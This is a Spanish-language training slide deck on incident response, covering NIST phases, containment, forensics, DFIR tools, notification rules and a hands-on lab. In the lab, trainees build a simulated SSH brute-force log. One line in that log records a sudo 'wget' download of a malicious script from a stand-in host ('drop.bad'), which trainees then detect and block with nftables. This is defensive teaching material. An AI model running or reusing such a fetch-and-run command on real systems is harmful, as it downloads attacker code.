

Respuesta ante Incidentes

Qué hacer cuando ya ha pasado. NIST IR, fases, DFIR, playbooks y comunicación. La diferencia entre un susto y una crisis.

• 15 diapositivas

~22 min

Nivel • Iniciación + Práctica

0x0B • DFIR

detect

contain

recover

Qué vamos a ver

/01	Por qué importa la respuesta	contexto
/02	Marco NIST · las 4 fases	SP 800-61r2
/03	Preparación	antes de que pase
/04	Detección y análisis · IOCs	SIEM
/05	Contención	aislar
/06	Erradicación y recuperación	limpiar
/07	Lecciones aprendidas (PIR)	post-incidente
/08	Herramientas DFIR	disk + memory
/09	Playbooks y comunicación	operativa
/10	Lab · triage y contención	manos a la obra

03 · CUÁNDO, NO SI

Toda organización sufrirá un incidente. La diferencia entre **un susto controlado y una crisis pública** está en lo que se preparó antes de que pasara.

Síntesis a partir de IBM Cost of a Data Breach 2024 y NIST SP 800-61 [1][2]

194

días de media desde la intrusión hasta la detección (IBM 2024). [1]


4,88 M\$

coste medio global de una brecha · récord histórico. [1]

-2,2 M\$

ahorro medio si tienes un IR plan probado regularmente. [1]

Las 4 fases NIST



▲ SANS usa 6 fases (separa contención, erradicación y recuperación). Mismo espíritu, distinto desglose.

Preparación

[01]CSIRT / equipo IR · roles definidos: líder, técnico, comunicación, legal.	team
[02]Política y procedimientos escritos · qué se considera incidente y quién decide.	policy
[03]Runbooks por escenario · ransomware, BEC, intrusión cloud, DDoS, insider.	playbook
[04]Inventario y diagramas al día · sin esto la contención es a ciegas.	cmdb
[05]Herramientas listas · SIEM con logs centralizados, EDR desplegado, kit forense empaquetado.	tooling
[06]Contactos fuera de banda · canal alternativo si el email/Slack cae con el ransomware.	comms
[07]Simulacros (tabletop) · al menos uno al año con dirección y áreas críticas.	drill

Detección y análisis

Fuentes de detección // señales

SIEM	Logs centralizados · Splunk, Elastic, Sentinel, Wazuh (open-source).
EDR	Telemetría de endpoint en tiempo real · CrowdStrike, Defender XDR.
NDR	Anomalías de red · Zeek, Suricata.
Threat intel	IOCs y feeds · MISP, OpenCTI, comunidad ISAC.

Triage // qué preguntar primero

- ¿Qué activo? · criticidad y datos que toca.
- ¿Qué hizo el atacante? · mapear a MITRE ATT&CK.
- ¿Hay más como esto? · IOC sweep en la flota.
- ¿Sigue activo? · live response.
- Declarar incidente · severidad, comunicación.

Contención

// CORTO PLAZO

Inmediata

Aislar el host (cable, EDR isolate, SG deny-all), bloquear el dominio C2, deshabilitar la cuenta. Minutos · no horas.

eg. EDR network isolate

// MEDIO PLAZO

Sistémica

Segmentar la red afectada, rotar credenciales del dominio, parchear el vector explotado en toda la flota.

eg. reset KRBTGT

// PRESERVACIÓN

Forense

Antes de borrar nada · adquirir **memoria** (FTK Imager, AVML) y **disco** (dd, dcfldd) para análisis y cadena de custodia.

eg. memory dump · imagen

▲ Decisión crítica: **contener o monitorizar**. A veces conviene observar al atacante un poco más para entender su alcance antes de cortar.

Erradicación y recuperación

[01]Quitar artefactos · malware, cuentas creadas, tareas programadas, persistencia (cron, run keys).	artifacts
[02]Reconstruir desde imagen limpia · no parchear el host comprometido · siempre reinstalar.	rebuild
[03]Rotar todas las credenciales tocadas por el host afectado, incluidos certificados y tokens.	creds
[04]Restaurar desde backups verificados como limpios (anteriores a la intrusión).	backup
[05]Vigilancia reforzada tras la vuelta · 30-90 días con detecciones específicas.	watch
[06]Cerrar el vector de entrada · si fue phishing, formación; si fue CVE, parche en toda la flota.	root

09 · LA FASE QUE SE SALTA Y QUE MÁS APORTA

Post-incident Review (PIR)

Una reunión de 60-90 min **sin culpas**, con todo el equipo y dirección, en los **5 días siguientes** al cierre. Si dejas pasar más, el detalle se evapora.

Qué evaluar: tiempos por fase, decisiones acertadas, decisiones tardías, comunicaciones, herramientas que faltaron.

Qué producir: acciones con dueño y fecha. Métricas (MTTD, MTTR). Actualización de runbooks. Lecciones para formación.

▲ Cultura **blameless** · si la gente teme reportar, los incidentes salen a la luz tarde y peor.

Herramientas DFIR

Volatility // memory

3

Análisis de volcados RAM · procesos, conexiones, malware residente. Open-source, multi-OS.

Autopsy // disk

/

Sleuthkit Análisis forense de imágenes de disco · timeline, artifacts, navegación.

Velociraptor // live

Endpoint visibility & live response a escala. Open-source de Rapid7.

YARA // hunt

Reglas para identificar familias de malware por patrones binarios o de strings.

Wazuh / // SIEM

Elastic

SIEM open-source con HIDS · correlación de logs + alertas + dashboards.

MISP / // threat intel

OpenCTI

Plataformas para compartir IOCs y TTPs entre organizaciones e ISACs.

Playbooks y comunicación

[01] **Playbook por escenario** · ransomware, BEC, fuga de datos, intrusión cloud, DDoS. Pasos numerados y dueño claro. **runbook**

[02] **Cadena de decisión** · ¿cuándo se activa cada nivel de severidad? ¿quién declara incidente? **escalation**

[03] **Comunicación interna** · dirección, IT, empleados. Canal único, mensajes alineados. **internal**

[04] **Notificación a autoridades** · **RGPD** art. 33 obliga a notificar a la AEPD en **<72h** si hay datos personales afectados. **RGPD**

[05] **NIS2** · entidades esenciales · early warning <24h, notificación <72h, informe final 1 mes. **NIS2**

[06] **CERT/CSIRT nacional** · en España, **INCIBE-CERT** (privadas/ciudadanos) y **CCN-CERT** (sector público). **cert**

[07] **Comunicación pública** · transparente, sin especular, coordinada con legal. Si los datos están fuera, hay que avisar a los afectados. **public**

Genera un auth.log con un ataque

```
// analyst  
Kali Linux  
172.X.X.X ·  
sin red
```

~/lab-
11/auth.log

```
// dataset  
log simulado  
brute-force  
SSH
```

EL ESCENARIO

- › Un IP 10.0.0.66 intenta SSH como root cinco veces.
- › Finalmente entra como admin · sesión abierta.
- › Tendrás que detectarlo y contenerlo.

```
●●● kali@kali · ~ · bash
```

```
[01] Crea el directorio del lab:
```

```
$ mkdir -p ~/lab-11 && cd ~/lab-11
```

```
[02] Genera un auth.log simulado (heredoc):
```

```
$ cat > auth.log << 'EOF'
```

```
May 22 10:01:12 srv sshd[1101]: Failed password for root from  
10.0.0.66 port 51001 ssh2
```

```
May 22 10:01:18 srv sshd[1102]: Failed password for root from  
10.0.0.66 port 51002 ssh2
```

```
May 22 10:01:24 srv sshd[1103]: Failed password for root from  
10.0.0.66 port 51003 ssh2
```

```
May 22 10:01:31 srv sshd[1104]: Failed password for root from  
10.0.0.66 port 51004 ssh2
```

```
May 22 10:01:39 srv sshd[1105]: Failed password for root from  
10.0.0.66 port 51005 ssh2
```

```
May 22 10:02:02 srv sshd[1110]: Accepted password for admin  
from 10.0.0.66 port 51022 ssh2
```

```
May 22 10:02:02 srv sshd[1110]: pam_unix(sshd:session): session  
opened for user admin
```

```
May 22 10:02:14 srv sudo: admin : TTY=pts/1 ; PWD=/home/admin ;  
COMMAND=/usr/bin/wget http://drop.bad/p.sh
```

```
EOF
```

Referencia: formato sshd(8) · entradas con fecha ficticia para el ejercicio

Detecta, declara y contén

MAPEO NIST

- › [03] Detección · contar intentos fallidos.
- › [04] Análisis · identificar IP y cuenta abusadora.
- › [05] Triage · ver acciones post-login (sudo, wget).
- › [06] Contención · bloquear la IP con nftables.
- › Mapea cada paso a **MITRE ATT&CK** · T1110, T1078, T1059, T1105.

●●● kali@kali · ~/lab-11 · bash

[03] Cuenta intentos fallidos por IP:

```
$ grep 'Failed password' auth.log | awk '{print $11}' | sort | uniq -c
```

5 intentos desde la misma IP → fuerza bruta

[04] Login exitoso desde esa IP:

```
$ grep -E 'Accepted .*10\.0\.0\.66' auth.log
```

el atacante entró tras los intentos fallidos

[05] Acciones del usuario comprometido:

```
$ grep -E 'admin.*COMMAND|session opened for user admin' auth.log
```

descargó un script malicioso con wget

[06] Bloquea la IP con nftables (contención):

```
$ sudo su
# nft add table inet filter
# nft 'add chain inet filter input { type filter hook input priority 0; }'
# nft add rule inet filter input ip saddr 10.0.0.66 drop
# nft list ruleset
```


6 ideas para llevarte

- /01 El incidente **va a pasar**. El nivel de daño depende de lo que se preparó antes.
- /02 NIST organiza la respuesta en **4 fases**: preparación, detección+análisis, contención/erradicación/recuperación, post-incidente.
- /03 La **preparación** (CSIRT, runbooks, simulacros) es la fase más rentable del ciclo.
- /04 Triage · qué activo, qué hizo el atacante, hay más, sigue activo, **declarar incidente**.
- /05 Antes de borrar, **preserva** memoria y disco. Reconstruye desde imagen limpia, no parchees el host comprometido.
- /06 **RGPD 72h** y **NIS2 24/72h/1 mes** · la notificación legal es parte del playbook.

SIGUIENTE · TEMA 12

Legalidad y Ética

RGPD, LOPDGDD, NIS2, ENS, Código Penal y dilemas éticos en el día a día del profesional de ciberseguridad.

→ continúa en el siguiente vídeo

Para profundizar

Marcos oficiales + informes anuales + estándares europeos.

[1]	IBM	Cost of a Data Breach Report 2024 · ibm.com/reports/data-breach
[2]	NIST	SP 800-61 Rev. 2 · <i>Computer Security Incident Handling Guide</i> · csrc.nist.gov
[3]	SANS	PICERL framework · DFIR poster · sans.org/dfir
[4]	ENISA	CSIRT Maturity model · Incident Classification Taxonomy · enisa.europa.eu
[5]	MITRE ATT&CK	Enterprise · ICS · Mobile · attack.mitre.org
[6]	UE / España	RGPD UE 2016/679 art. 33-34 · Directiva NIS2 (UE 2022/2555) · INCIBE-CERT · CCN-CERT